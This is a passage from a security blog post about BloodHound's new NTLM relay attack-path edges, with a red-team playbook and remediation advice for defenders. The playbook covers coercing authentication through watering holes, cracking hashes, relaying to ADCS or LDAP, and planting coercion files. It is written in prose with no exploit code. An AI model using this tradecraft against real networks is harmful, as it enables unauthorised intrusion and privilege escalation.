
- There is at least one domain controller running on Windows 2022 or older, and LDAP signing is not required.
- The relay victim has the Web Client service running.
- There is no outgoing NTLM restriction on the victim host. In BloodHound Community Edition, if this data wasn't collected/ingested, it will be assumed to be false (not restricted), as per the default configuration. In BloodHound Enterprise, this assumption is not made, and the edge will not be created.

BloodHound creates the CoerceAndRelayNTLMToLDAPS edge if the following criteria are met:

- There is at least one domain controller running on Windows 2022 or older, and LDAPS is available without channel binding required.
- The relay victim has the Web Client service running.
- There is no outgoing NTLM restriction on the victim host. In BloodHound Community Edition, if this data wasn't collected/ingested, it will be assumed to be false (not restricted), as per the default configuration. In BloodHound Enterprise, this assumption is not made, and the edge will not be created.
- If the domain functional level is Windows Server 2012R2, the relay victim must not be a member of the Protected Users group.

The edge is always created from Authenticated Users to the computer node representing the relay victim.

Expanding the Relay Targets section in the information panel lists all the affected domain controllers that can be targeted.



## **ABUSE**

As mentioned above, following a successful relay, the relay victim can configure RBCD or Shadow Credentials against its own computer account to compromise the host. In addition to that, if the computer account happens to have any abusable permissions in Active Directory, those will be viable as well, with the caveat that the ForcePasswordChange edge (password reset) is only abusable via LDAPS and not via LDAP.

In the real world, it is very common to find domain-joined workstations with the Web Client running, and domain controllers are very rarely configured to require both LDAP signing and channel binding or run on Windows Server 2025, so this is a very rel(a)yable way to compromise domain-joined hosts. It is even more common to abuse this technique for local privilege escalation on domain-joined workstations due to the ease of turning the Web Client service on and coercing authentication from SYSTEM as a low-privileged user.

## **LDAP-SPECIFIC LIMITATIONS**

You may have noticed that BloodHound currently doesn't take NTLMv1 into consideration for edge creation.

Another important limitation to note is that the CoerceAndRelayNTLMToLDAP and CoerceAndRelayNTLMToLDAPS edges are created based on the current Web Client service status, but it is very dynamic. The fact that the service was not running on a host during collection does not mean it will remain that way and that the host is not exposed.



## General Limitations

So far, we have mentioned some limitations affecting specific edge types. There are also limitations affecting all the new NTLM relay edges:

- Only computer account authentication coercion scenarios are considered. User authentication coercion is out of scope at this time.
- Only coercion scenarios are considered. Opportunistic relay attacks, i.e., waiting for a suitable relay victim to authenticate to an attacker-controlled host, such as authenticated vulnerability scanners, are out of scope.
- Firewalls or sorts and network restrictions are out of scope and not taken into consideration for these new relay edges, just as they were not taken into consideration for any of the previous BloodHound edges.

We also make a general assumption that computer account authentication coercion can be triggered by Authenticated Users, as explained earlier.

## Future Work

We plan to introduce additional relay edges in the future. We already have relay to MS SQL and WinRM on our roadmap. We are always open to suggestions if you have additional ideas/requests.

## NTLM Abuse Strategy

Let's take everything covered in this post and put together an NTLM abuse strategy.

First, let's make some observations and assumptions:

- NTLM challenge-response capture is less noisy than NTLM relay, but cracking depends on the strength of the password.
- User authentication coercion can trigger the Web Client service to start, but computer authentication coercion can't.
- Scanning for hosts with the Web Client service running can be noisy. Similarly, collecting session information is noisy or even impossible without local admin rights.
- NTLM relay attacks should be precise on red team operations. The "Spray and Pray" approach should be avoided.

Given the above, I propose the following approach:

- At the beginning of an op/assessment, cast a wide net for user authentication coercion through watering hole attacks on high-traffic file shares or web pages. Try to coerce and capture both WebDAV and SMB traffic if you can. SMB is sometimes more likely to succeed, but this is your opportunity to start the Web Client service on every affected client.
- As you capture NTLM responses, keep track of where users authenticate from - it tells you where they have a session. It is, in a way, passive session collection.
- Attempt to crack passwords of interesting accounts that can help you escalate privileges or achieve your objectives. Don't waste your GPU on meaningless accounts.
- If you identify an interesting user but can't crack the password, it's time to relay.
- Target the computer on which the user was active and compromise it via relay to ADCS (ESC8) or via relay to LDAP/LDAPS (RBCD or Shadow Credentials).
- Once you gain admin access to the host, you can potentially avoid the risk involved in lateral movement and credential abuse by placing an authentication coercion file on the user's desktop via the C\$ share and relaying the NTLM exchange to the target resource.

## What is Microsoft Doing About It?

Microsoft has been making efforts to mitigate these attacks. As I mentioned, relaying to LDAP is no longer possible against domain controllers running Windows Server 2025, and all Windows 11 and Windows Server 2025 hosts now require SMB signing by default. It's a good start.



Microsoft has been working on a much more significant initiative to deprecate NTLM altogether. They've identified the following reasons why Windows hosts still use NTLM and have started working on solutions:

- Until recently, the only option for local account authentication was NTLM. Microsoft is in the process of rolling out a "local KDC" to support Kerberos authentication for local accounts.
- When clients don't have a line of sight to a domain controller, they can't obtain Kerberos tickets and have to fall back to NTLM. Microsoft is in the process of rolling out IAKERB, which will turn every Windows host into a Kerberos proxy.
- Kerberos authentication requires mapping the resource that the client is trying to access to a service account. This is done through service principal names (SPN). SPNs usually use hostnames rather than IP addresses, so when a client attempts to access a resource by IP address, Kerberos authentication typically fails. However, as of Windows Server 2016, SPNs support SPNs with IP addresses.
- Most NTLM usage is a result of software hard-coded to call the NTLM authentication package instead of the Negotiate package, which wraps Kerberos and NTLM and negotiates the most suitable option. Microsoft has been working on fixing these hard-coded issues in its own software, and, rumor has it, they have also been working with 3rd parties to fix their code.

Microsoft intends to have NTLM disabled by default (not completely removed), which means that even when the day finally comes, we will likely still find organizations that turn it back on, just as we still find hosts with NTLMv1 enabled. Last I heard, Microsoft had plans to have it done by 2028, but I believe they are already behind schedule, and, if history has taught us anything, we should expect it will take much longer than that.

## Kerberos is NOT the Solution


For many years, people thought that Kerberos was not susceptible to relay attacks because it is based on tickets, and every ticket is issued to a specific service, so you can't relay it to arbitrary targets. But that's no longer the case. [As James Forshaw discovered](#) and [Andrea Pierini weaponized](#), there are authentication coercion primitives that allow the attacker to control the service name for which the relay victim obtains a Kerberos ticket. These coercion primitives negotiate session security with signing, so they can't be relayed to LDAP/LDAPS. However, they are compatible with relaying to SMB and ADCS.

Therefore, disabling NTLM is not the solution. Ensuring all servers enforce signing and channel binding is the right way to mitigate relay attacks.

We may add Kerberos relay edges to BloodHound in the future. Until then, you can be confident that whenever you see `CoerceAndRelayNTLMToADCS` or `CoerceAndRelayNTLMToSMB` edges, you can relay either NTLM or Kerberos.

## Better Remediation Strategies

The remediation guidance for NTLM relay attacks is often “enforce everything, everywhere”, which is not very practical in a large environment that requires backward compatibility. However, BloodHound now helps defenders see what's actually viable in their environments and prioritize high-impact/exposure targets. BloodHound has a set of pre-built cypher queries that can get you started with that.



## CONCLUSION

NTLM relay attacks are far from dead. In fact, they're often easier to execute and more effective than many security practitioners realize. This old technique remains one of the paths of least resistance in modern Active Directory environments, routinely enabling trivial pivots to high-value targets. The introduction of NTLM relay edges in BloodHound has made identifying and visualizing these attack paths remarkably simple: with just a few clicks, an operator can see how Authenticated Users can relay their way from zero to hero. In other words, BloodHound now depicts, with clear, intuitive edges, what once required stitching together information from multiple tools, showing defenders the real risks they face while allowing attackers to, once again, think in graphs.

Press any key to continue \_

